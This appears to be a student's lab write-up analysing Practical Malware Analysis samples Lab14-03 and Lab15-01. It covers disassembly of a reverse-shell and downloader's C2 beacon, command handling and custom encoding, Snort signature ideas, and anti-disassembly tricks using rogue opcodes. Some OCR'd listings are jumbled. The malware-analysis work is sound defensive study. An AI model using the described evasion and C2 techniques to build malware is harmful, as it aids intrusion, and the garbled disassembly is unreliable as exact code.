


The screenshot shows a debugger window with assembly code. The code is written in Intel syntax and appears to be part of a Windows API call, likely related to file operations. The assembly instructions include pushes, calls to heap allocation functions (operator new), rep stosd (string copy), rep movsd (doubleword move), and a final call to another function. Registers and memory locations are used throughout the code.

```
; DWORD __stdcall sub_4015C0(LPUOID)
sub_4015C0 proc near

var_14= dword ptr -14h
lpszUrl= dword ptr -10h
var_8= dword ptr -8
NumberOfBytesWritten= dword ptr -4
arg_0= dword ptr 4

sub    esp, 8
push   ebx
push   ebp
push   esi
push   edi
push   100h
call   ??2@YAPAXI@Z      ; operator new(uint)
push   100h
mov    edi, eax
call   ??2@YAPAXI@Z      ; operator new(uint)
mov    edx, eax
mov    ecx, 40h
xor    eax, eax
mov    [esp+20h+NumberOfBytesWritten], 0
rep stosd
mov    ecx, 40h
mov    edi, edx
rep stosd
push   118h      ; size_t
mov    [esp+24h+var_8], edx
call   malloc
mov    esi, [esp+24h+arg_0]
mov    ebp, eax
mov    ecx, 46h
mov    edi, ebp
lea    eax, [ebp+14h]
rep movsd
push   eax          ; lpszUrl
call   sub_401800
mov    ebx, eax
add    esp, 10h
test   ebx, ebx
jz    loc_40170D
```



Name	Date modified	Type	Size
hosts	1/30/2021 10:02 PM	File	1 KB
Imhosts.sam	6/10/2009 2:39 PM	SAM File	4 KB
networks	6/10/2009 2:39 PM	File	1 KB
protocol	6/10/2009 2:39 PM	File	2 KB
services	6/10/2009 2:39 PM	File	18 KB

**hosts - Notepad**

```

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97    rhino.acme.com        # source server
#      38.25.63.10    x.acme.com            # x client host
#
# localhost name resolution is handled within DNS itself.
#      127.0.0.1      localhost
#      ::1            localhost

```

**10.13.13.107 CYBERAIJU**

vii. Is the malware's encoding scheme standard?

Ans. From our analysis in question 4 we know that the malware's encoding scheme is Base64 but not using the standard index string.

viii. How is communication terminated?

Ans. Looking back into this malware within IDA, after establishing a connection through 'sub\_401800' contained within 'sub\_4015C0', a comparison is then made looking for the term 'exit'.

```

loc_40166B:
    mov     edi, ebx
    or      ecx, 0xFFFFFFFFh
    xor     eax, eax
    push    4          ; size_t
    repne scasb
    not    ecx
    sub    edi, ecx
    push   offset aExit    ; "exit"
    mov    eax, ecx
    mov    esi, edi
    mov    edi, edx
    push   ebx          ; char *
    shr    ecx, 2
    rep    movsd
    mov    ecx, eax
    and    ecx, 3
    rep    movsb
    call   _strnicmp
    add    esp, 8Ch
    test   eax, eax
    jz    loc_401724

```

ix. What is the purpose of this malware, and what role might it play in the attacker's arsenal?

Ans. From our analysis above we know the purpose of this malware is to establish a reverse TCP command shell which passes data through a user-agent to try and evade network analysis techniques. Given the malware attempts to delete itself it's likely this is only used during initial access to a system prior to further malware or persistence being setup and is simply a disposable means to an end.

**c) This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file Lab14-03.exe.**

i. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?

Ans. By running the malware and using Fakenet-NG, we can get a glimpse of the beacon this sends.


```

02/11/21 12:28:17 AM [ Divertor ] Lab14-03.exe <952> requested UDP 10.13.13.101:53
02/11/21 12:28:17 AM [ DNS Server] Received a request for domain 'www.practicalmalwareanalysis.com'.
02/11/21 12:28:17 AM [ Divertor ] Lab14-03.exe <952> requested TCP 10.13.13.101:80
02/11/21 12:28:17 AM [ HTTPListener80] GET /start.htm HTTP/1.1
02/11/21 12:28:17 AM [ HTTPListener80] Accept: */*
02/11/21 12:28:17 AM [ HTTPListener80] Accept-Language: en-US
02/11/21 12:28:17 AM [ HTTPListener80] UA-CPU: x86
02/11/21 12:28:17 AM [ HTTPListener80] Accept-Encoding: gzip, deflate
02/11/21 12:28:17 AM [ HTTPListener80] User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
02/11/21 12:28:17 AM [ HTTPListener80] Host: www.practicalmalwareanalysis.com
02/11/21 12:28:17 AM [ HTTPListener80] Cache-Control: no-cache

```


ii.What elements of the initial beacon may not be conducive to a longlasting signature?

Ans.If we examine the hard-coded URL above and where it is referenced, we find that it is located in a function 'sub\_401457'.




iii.How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?

Ans.Taking a closer look at sub\_4011F3 we found earlier, we can see that after attempting to initiate the C2 beacon connection, we can see that after reading the .htm file hosted in the C2, it begins searching for elements which start with "<no" in addition to performing a subroutine at sub\_401000 before comparing other elements.




iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?

Ans. Based on the above analysis we know that the malware receives input from the C2 and looks for the presence of <noscript> followed by the expected domain it is fetching (e.g. <http://www.practicalmalwareanalysis.com/>), a command, and the number 96. If we examine sub\_401684 which is passed the URL we found previously we can see that it uses 'strtok' to tokenise (break apart) the URL being passed to it before comparing it to see if it has the character 'd' passed.



V.What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?


Ans.Examining 'loc\_40170E' we find that it runs 'sub\_401651' which calls what looks to be a decoding routine at 'sub\_401147'. Within this we can see what appears to be a non-standard encoding routine. We know this because it doesn't quite follow the basis of breaking 3 bytes into 4 bytes, and instead has a call to 'strlen' to break this string apart for encoding, before 'ebp+var\_4' is increasing by 1, and 'ebp+var\_8' is increasing by 2.



vi.What commands are available to this malware?

Ans. To determine what commands are available to this malware we need to look into the subroutines inside of 'sub\_401684'. Remembering the array we identified in question 4, the possible cases and their triggers are shown below.

- Case 0 (d): loc\_4016E9
- Case 1 (n): loc\_4016F7
- Case 2 (r): loc\_40170E
- Case 3 (s): loc\_401700
- Case 4 (other): loc\_401723



By examining `sub_401651 (r)` we can see that this has a call to '`sub_401147`' to decode any provided URL, before calling '`sub_401372`' which we identified in question 2 as being responsible for updating the C2 configuration file.



Putting this all together we know what commands are available to this malware.

vii.What is the purpose of this malware?

Based on the above commands available to this malware we can presume this is a malware dropper AKA a ‘Downloaders and Launcher’. This differs from traditional throwaway malware which may exist only to drop malware before removing itself in that it sets up persistence to allow further malware and C2 to be dropped over time.

viii.This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?

Ans.Because the malware leveraged custom, yet simple encoding mechanisms, static, yet configurable domain names, User-Agent errors, and a few other static elements such as commands being sent via the C2, we can use all of this to create specific snort rules to identify this malware. As we are focussing on network signatures, we can target the initial beacon of the malware and subsequent commands sent down via the web-based C2.

ix.What set of signatures should be used for this malware?

Ans. Expanding on the above, we can split this section into identifying the initial beacon, and then the subsequent C2 commands before testing our rules.

**Beacon:**

We gathered up the static elements of this beacon in question 1. The specific elements are highlighted below.

- Accept-Language
- UA-CPU
- User-Agent
- Accept
- Accept-Encoding

Because we can specify the C2 with autobat.exe, we can modify this to point to our own system. Given we've already defined 'CYBERAIJU' to point to one of our controlled hosts, let's continue to use this, and create a Snort rule based on all the hardcoded elements of this beacon.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	68	74	74	70	3A	2F	2F	43	59	42	45	52	41	49	4A	55	http://CYBERAIJU

If we wanted to limit this to one hardcoded element over another it would be trivial to do; however for the purpose of thoroughly identifying every static element of this beacon for a high confidence hit, we have added all to our Snort rule.

Side Note: Given header elements stretch over many lines the hex '0D 0A' needs to be used to signal a new line feed, and many other special characters will need to be converted to hex.

**d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints "Good Job!" if the argument matches a secret code.**

**i. What anti-disassembly technique is used in this binary?**

Upon opening the binary in IDA, it becomes evident that some form of anti-disassembly technique has been employed, as all data is incorrectly marked as code, and there are calls to non-existent functions.

```

.text:00401000 _text    segment para public 'CODE' use32
.text:00401000 assume cs:_text
.text:00401000 ;org 401000h
.text:00401000 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.text:00401000 .text:00401000 ; int __cdecl main(int argc,const char **argv,const char *envp)
.text:00401000 _main:           ; CODE XREF: start+DE4p
    push    ebp
    mov     ebp, esp
    push    ebx
    push    esi
    push    edi
    cmp     dword ptr [ebp+8], 2
    jnz    short loc_40105E
    xor     eax, eax
    jz     short near ptr loc_401010+1
    .text:00401010 loc_401010:
    call    near ptr _main+54h
    dec    eax
    add    al, 0Fh
    mov    esi, 70FA8311h
    jnz    short loc_40105E
    xor    eax, eax
    jz     short near ptr loc_401023+1
    .text:00401023 loc_401023:
    call    near ptr _main+55h
    dec    eax
    add    al, 0Fh
    mov    esi, 0FA830251h
    jno    short near ptr loc_4010A4+3
    sub    esi, [ebx]
    sal    byte ptr [ecx+eax-18h], 88h
    inc    ebp
    or     al, 88h
    dec    eax
    add    al, 0Fh
    mov    esi, 0FA830151h
    db     64h
    jnz    short loc_40105E
    xor    eax, eax
    jz     short near ptr loc_401040+1
    .text:00401040 loc_401040:
    call    near ptr _main+56h
    add    bh, bh
    adc    eax, offset printf
    add    esp, 4
    xor    eax, eax
    jnp    short loc_401073

```

By navigating to ‘Options -> General’, we can adjust the number of opcode bytes displayed; setting this to ‘4’ in this case reveals additional details about the code’s behavior.

Here, we observe four instances where an XOR operation is performed on the eax register with itself—effectively setting it to zero. This is followed by a conditional jump (jz) that checks the zero flag, which will always be set, making the condition always true. However, the disassembler initially evaluates the ‘false’ branch of this conditional jump, leading to incorrect disassembly. This use of misleading conditional branching is what causes the disassembly issues.

```

.text:00401000          _main:           ; CODE XREF: start+DE4p
.text:00401000 55
.text:00401001 8B EC
.text:00401003 53
.text:00401004 56
.text:00401006 89 70 08 02
.text:00401008 25 52
.text:0040100C 33 C0
.text:0040100E 74 01
.jz    short near ptr loc_401010+1
.text:00401010
.text:00401010 loc_401010:           ; CODE XREF: .text:0040100ETj
.text:00401010 E8 8B 45 0C+
.call  near ptr 00401000
.dec   eax
.add   al, 0Fh
.mov   esi, 70FA8311h
.jnz   short loc_40105E
.text:00401016 04 0F
.text:00401018 BE 11 83 FA+
.text:0040101D 75 3F
.jz    short loc_40105E
.text:0040101E 33 C0
.text:00401021 74 01
.jz    short near ptr loc_401023+1
.text:00401023
.text:00401023 loc_401023:           ; CODE XREF: .text:00401021Tj
.text:00401023 E8 8B 45 0C+
.call  near ptr 00401000
.dec   eax
.add   al, 0Fh
.text:00401029 04 0F
.text:0040102B BE 51 02 83+
.text:00401030 71 75
.jno   short near ptr loc_4010A4+3
.text:00401032 2B 33
.sub   esi, [ebx]
.text:00401034 C0 74 01 EB+
.sal   byte ptr [ecx+eax-18h], 88h
.inc   ebp
.text:00401036 45
.text:00401038 04 0F
.text:0040103C 40
.dec   eax
.add   al, 0Fh
.text:0040103D 04 0F
.text:0040103F BE 51 01 83+
.text:00401040 63 C4 04
.db    6Ah
.text:00401047 33 C0
.text:00401049 74 01
.jz    short near ptr loc_40104B+1
.text:0040104B
.text:0040104B loc_40104B:           ; CODE XREF: .text:00401049Tj
.text:0040104B E8 68 10 3B+
.call  near ptr 00401000
.add   bh, bh
.adc   eax, offset printf
.text:00401050 00 FF
.text:00401052 15 00 28 4B+
.text:00401057 83 C4 04
.add   esp, 4
.text:0040105A 33 C0
.xor   eax, eax
.text:0040105C EB 15
.jmp   short loc_401073
.text:0040105E
.text:0040105E loc_40105E:           ; CODE XREF: .text:0040100ATj ; .text:0040101DTj ...
.text:0040105E 33 C0
.text:00401060 74 01
.jz    short near ptr loc_401062+1
.text:00401062
.text:00401062 loc_401062:           ; CODE XREF: .text:00401060Tj
.text:00401062 E8 68 1C 3B+
.call  near ptr 00401000
.add   bh, bh
.adc   eax, offset printf
.text:00401067 00 FF
.text:00401069 15 00 28 4B+

```

## ii. What rogue opcode is the disassembly tricked into disassembling?

The disassembly contains a rogue opcode 0xE8, which the disassembler interprets as the beginning of a 5-byte CALL instruction. As a result, it misinterprets the following bytes, effectively hiding the actual instructions that come after it. **iii. How many times is this technique used?**

To estimate how frequently this technique is used, we can quickly scan for operations that attempt to jump to a new location relative to a pointer plus an offset.

```

.text:00401000 89 70 08 02
.text:00401000 75 52
.text:0040100C 33 C0
.text:0040100E 74 01
.jz    short near ptr loc_401010+1
.text:00401010
.text:00401010 loc_401010:           ; CODE XREF: .text:0040100ETj
.text:00401010 E8 8B 45 0C+
.call  near ptr 00401000
.dec   eax
.add   al, 0Fh
.text:00401016 04 0F
.text:00401018 BE 11 83 FA+
.text:0040101D 75 3F
.jz    short loc_40105E
.text:0040101E 33 C0
.text:00401021 74 01
.jz    short near ptr loc_401023+1
.text:00401023
.text:00401023 loc_401023:           ; CODE XREF: .text:00401021Tj
.text:00401023 E8 8B 45 0C+
.call  near ptr 00401000
.dec   eax
.add   al, 0Fh
.text:00401029 04 0F
.text:0040102B BE 51 02 83+
.text:00401030 71 75
.jno   short near ptr loc_4010A4+3
.text:00401032 2B 33
.sub   esi, [ebx]
.text:00401034 C0 74 01 EB+
.sal   byte ptr [ecx+eax-18h], 88h
.inc   ebp
.text:00401036 45
.text:00401038 04 0F
.text:0040103C 40
.dec   eax
.add   al, 0Fh
.text:0040103D 04 0F
.text:0040103F BE 51 01 83+
.text:00401040 63 C4 04
.db    6Ah
